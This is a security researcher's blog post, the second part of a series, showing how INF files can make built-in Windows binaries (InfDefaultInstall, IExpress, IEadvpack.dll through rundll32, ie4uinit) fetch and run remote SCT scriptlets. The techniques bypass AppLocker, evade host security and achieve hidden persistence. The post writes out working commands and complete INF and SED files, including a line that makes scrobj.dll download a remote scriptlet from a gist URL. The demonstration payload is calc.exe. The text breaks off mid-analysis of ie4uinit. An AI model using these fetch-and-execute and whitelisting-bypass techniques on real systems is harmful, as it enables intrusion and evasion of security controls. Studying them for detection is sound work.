Leveraging INF-SCT Fetch & Execute Techniques For Bypass, Evasion, & Persistence (Part 2)

MARCH 10, 2018 ~ BOHOPS

Introduction

Two weeks ago, I blogged about several "pass-thru" techniques that leveraged the use of INF files ('.inf') to "fetch and execute" remote script component files ('.sct'). In general, instances of these methods could potentially be abused to bypass application whitelisting (AWL) policies (e.g. Default AppLocker policies), deter host-based security products, and achieve 'hidden' persistence. Additionally, a few other "fetch and execute" techniques were highlighted for situational awareness, and several defensive considerations were presented. If you have not already done so, I'd highly recommend reviewing Part 1 [Leveraging INF-SCT Fetch & Execute Techniques For Bypass, Evasion, & Persistence] before proceeding as we will revisit a few prior topics before presenting these INF-SCT methods:

- InfDefaultInstall

- IExpress
- IEadvpack.dll (LaunchINFSection)
- IE4uinit


Revisiting Setupapi.dll (InstallHinfSection) and Advpack.dll (LaunchINFSection)

Setupapi.dll (InstallHinfSection) – InfDefaultInstall.exe

In their DerbyCon 2017 talk – Evading AutoRuns, @KyleHanslovan and @ChrisBisnett of @HuntressLabs presented several INF-SCT techniques. In particular, I highlighted that Setupapi.dll (InstallHinfSection) could be used for such invocation, but I deviated from the spirit of their presentation by failing to mention their discovery of InfDefaultInstall. Using this binary, INF-SCT payload execution can be achieved with this basic command:

infdefaultinstall.exe [path to file.inf]

As shown in the following screenshot, this command successfully launched our benign calc.exe payload (as well as very fine error message in our test case):




```
c:\test>infdefaultinstall.exe c:\evil\evil.inf

c:\test>
```

Install Error

The third-party INF does not contain digital signature information.

```
UnregisterDlls = Squiblydoo

; ---------------------------------------------------------------------------
; Support Sections
; ---------------------------------------------------------------------------

[DefaultInstall]
UnregisterDlls = UnregisterDlls_Section

[UnregisterDlls_Section]
11,,scrobj.dll,2,60,https:
//gist.githubusercontent.com/bohops/6ded40c4989c673f2e30b9a6c1985019/raw/33dc4cae00a10eb86c02b561b1c832df6de40ef6/test.sct
```


After running **SysInternals Strings** to do a quick analysis of InfDefaultInstall, it appears that this binary relies on the invocation of Setupapi.dll and a character set compatibility variant of InstallHinfSection to achieve execution:



```
_commode
msvcrt.dll
?terminate@@YAXXZ
RtlCaptureContext
RtlLookupFunctionEntry
RtlVirtualUnwind
ntdll.dll
COMCTL32.dll
SetupCloseInfFile
SetupDiGetActualSectionToInstallW
InstallHinfSectionW
SetupOpenInfFileW
SetupFindFirstLineW
SETUPAPI.dll
DiInstallDriverW
newdev.dll
CommandLineToArgvW
SHELL32.dll
Sleep
GetStartupInfoW
SetUnhandledExceptionFilter
```

Advpack.dll (LaunchINFSection) – CMSTP.exe

In the last post, we discussed the use of @NickTyrer's CMSTP method and the Advpack.dll (LaunchINFSection) method for INF-SCT execution. These two methods are very much related as shown in the following screen capture of CMSTP analysis with Strings:



```
" P2
UC"""@
"""&W
""&wfgv
"&wwwt
www@
wfd
Dg`
DDP
[Version]
Signature=$CHICAGO$
AdvancedINF=2.5,"You need a new version of advpack.dll"
[Uninstall]
Cleanup=1
```

Find result - 41 hits


```
Line 2249: UninstallExistingCmException -- CM Exception inf found, uninstalling.  LaunchInfSectionHelperEx return
Line 2287: .inf
Line 2294: %sinstcm.inf
Line 2295: %sremovecm.inf
Line 2314: SOFTWARE\Microsoft\Connection Manager\UserInfo\
Line 2315: SOFTWARE\Microsoft\Connection Manager\SingleUserInfo\
Line 2336: LaunchINFSectionEx
Line 2341: CallLaunchInfSectionEx -- LaunchINFSectionEx on file %s and section %s FAILED!  hr=0x%x
Line 2341: CallLaunchInfSectionEx -- LaunchINFSectionEx on file %s and section %s FAILED!  hr=0x%x
Line 2342: CallLaunchInfSectionEx -- LaunchINFSectionEx on file %s and section %s returned reboot required
Line 2342: CallLaunchInfSectionEx -- LaunchINFSectionEx on file %s and section %s returned reboot required
Line 2378: LaunchInfSection for Inf - "%s", Section - "%s" returned %x
Line 2378: LaunchInfSection for Inf - "%s", Section - "%s" returned %x
Line 2379: LaunchInfSectionEx for Inf - "%s", Section - "%s" returned %x
Line 2379: LaunchInfSectionEx for Inf - "%s", Section - "%s" returned %x
```

Under the hood, CMSTP leverages Advpack.dll and a variant of LaunchINFSection.

Introducing INF-SCT Execution with IEexpress, IEadvpack.dll (LaunchINFSection), and IE4uinit

IEexpress

IExpress.exe is a utility for creating self-extracting installation packages and has been bundled with the Windows since (at least) the release of Windows 2000. As I recently discovered, it is still included in Windows 10 and Windows 2016, respectfully. IExpress can be invoked as a command line tool (with switches) or launched independently as a step-through wizard.




IExpress Wizard

Packaged files

Create a list of files that you want in your compressed package.

Filename	Path

Interestingly, IExpress can bundle a single INF file (that contains the appropriate directive to call the SCT) by adding it to the list of files for packaging. After stepping through the wizard, a self-extracting directive (SED) file and a resulting compressed executable file are created (*Note: the SED file is optional*). Invoking the executable via command line or the GUI will launch the bundled INF for payload delivery as shown in the following screenshot:



Administrator: Command Prompt

```
c:\evil>iexpress.exe /n evil.sed

c:\evil>evil.exe

c:\evil>
```

evil.sed - Notepad

```
[Version]
Class=IEXPRESS
SEDVersion=3
[Options]
PackagePurpose=InstallApp
ShowInstallProgramWindow=0
HideExtractAnimation=0
UseLongFileName=0
InsideCompressed=0
CAB_FixedSize=0
CAB_ResvCodeSigning=0
RebootMode=N
InstallPrompt=%InstallPrompt%
DisplayLicense=%DisplayLicense%
FinishMessage=%FinishMessage%
TargetName=%TargetName%
FriendlyName=%FriendlyName%
AppLaunched=%AppLaunched%
PostInstallCmd=%PostInstallCmd%
AdminQuietInstCmd=%AdminQuietInstCmd%
UserQuietInstCmd=%UserQuietInstCmd%
SourceFiles=SourceFiles
[Strings]
InstallPrompt=
DisplayLicense=
FinishMessage=
TargetName=C:\evil\evil.exe
FriendlyName=evil
AppLaunched=evil.inf
PostInstallCmd=<None>
AdminQuietInstCmd=
UserQuietInstCmd=
FILE0="evil.inf"
[SourceFiles]
SourceFiles0=C:\evil
[SourceFiles0]
%FILE0%=
```

evil.inf - Notepad

```
; ----------------------------------------------------------------------
; Support Sections
; ----------------------------------------------------------------------

[DefaultInstall]
UnregisterDlls = UnregisterDlls_Section

[UnregisterDlls_Section]
11,,scrobj.dll,2,60,https://gist.githubusercontent.com/bohops/6ded40c4989c673f2e30b9a6c1985019/raw/33dc4cae00a10eb86c02b561b1c832df6de40ef6/test.sct
```


In command line mode, IExpress can create the same executable with a properly configured SED:

iexpress.exe /n [path to file.sed]

**Note: The payload executable created by IExpress.exe is not signed.*

IEadvpack.dll (LaunchINFSection)

While searching for interesting DLL functions, I came across a duplicate entry for LaunchINFSection. As previously analyzed in Part 1 of this blog series, this is the lead in function to invoke with rundll32/advpack.dll. It was then that I discovered IEadvpack.dll:




```
c:\>dir c:\windows\system32\*advpack*
 Volume in drive C has no label.
 Volume Serial Number is AA9B-7D8D

 Directory of c:\windows\system32

07/16/2016  05:18 AM           135,680 advpack.dll
12/31/2017  08:47 PM           132,096 IEAdvpack.dll
               2 File(s)        267,776 bytes
               0 Dir(s)  49,519,742,976 bytes free
```

Using previous knowledge, I tested this finding with this very similar command:

rundll32.exe ieadvpack.dll,LaunchINFSection test.inf,,1,

As expected, the INF-SCT execution is successful!




```
c:\test>rundll32.exe ieadvpack.dll,LaunchINFSection test.inf,,1,

c:\test>
```

**Note: Like Advpack.dll, IEadvpack.dll/LaunchINFSection can bypass Default AppLocker Rules.*


IE4uinit

Inspired by InfDefaultInstall and CMSTP "string analysis", I decided to enumerate various Windows binaries in search of 'IEadvpack':



```
PS C:\> Get-ChildItem c:\windows\system32\*.exe -Recurse | Select-String -Pattern "IEAdvpack" | select-object path | FL
Get-ChildItem : Access to the path 'C:\windows\system32\LogFiles\WMI\RtBackup' is denied.
At line:1 char:1
+ Get-ChildItem c:\windows\system32\*.exe -Recurse | Select-String -Pat ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (C:\windows\syst...es\WMI\RtBackup:String) [Get-ChildItem], Unauthoriz
   edAccessException
    + FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand


Path : C:\windows\system32\ie4uinit.exe
```

I discovered an interesting binary called **ie4uinit.exe**. A quick Google search redirected me to this MSDN page. This blog post indicates that IE4Uinit is used in conjunction with Active Setup and runs when a user profile is created for the first time (or 'fictitiously' every time when mandatory profiles are configured) during the logon process. Additionally, several command switches were revealed that demonstrated usage as shown in the following screenshot:




Active Setup executes:

- The 1st time a user logs on to a computer and builds a new profile based on the default user profile. On subsequent logons when the locally cached or roaming profile does not contain active setup entries in the ntuser.dat file.
- Every time a user logs onto a computer with a mandatory user profile.
- Active Setup will execute the following commands:

```
"C:\Windows\SysWOW64\ie4uinit.exe" -UserIconConfig
"C:\Windows\System32\ie4uinit.exe" -BaseSettings
"C:\Windows\SysWOW64\ie4uinit.exe" -BaseSettings
"C:\Windows\System32\ie4uinit.exe" -UserIconConfig
"C:\Windows\System32\regsvr32.exe" /s /n /i:/UserInstall C:\Windows\system32\themeui.dll
"C:\Windows\System32\regsvr32.exe" /s /n /i:U shell32.dll
"C:\Windows\System32\regsvr32.exe" /s /n /i:/UserInstall C:\Windows\system32\themeui.dll
"C:\Windows\System32\regsvr32.exe" /s /n /i:U shell32.dll
"C:\Windows\SysWOW64\rundll32.exe" "C:\Windows\SysWOW64\iedkcs32.dll";BrandIEActiveSetup SIGNUP
"C:\Windows\System32\rundll32.exe" "C:\Windows\System32\iedkcs32.dll";BrandIEActiveSetup SIGNUP
"C:\Windows\SysWOW64\rundll32.exe" C:\Windows\SysWOW64\mscories.dll;Install
"C:\Windows\SysWOW64\rundll32.exe" "C:\Windows\SysWOW64\iesetup.dll";IEHardenAdmin
"C:\Windows\System32\rundll32.exe" C:\Windows\system32\mscories.dll;Install
"C:\Windows\System32\unregmp2.exe" /FirstLogon /Shortcuts /RegBrowsers /ResetMUI
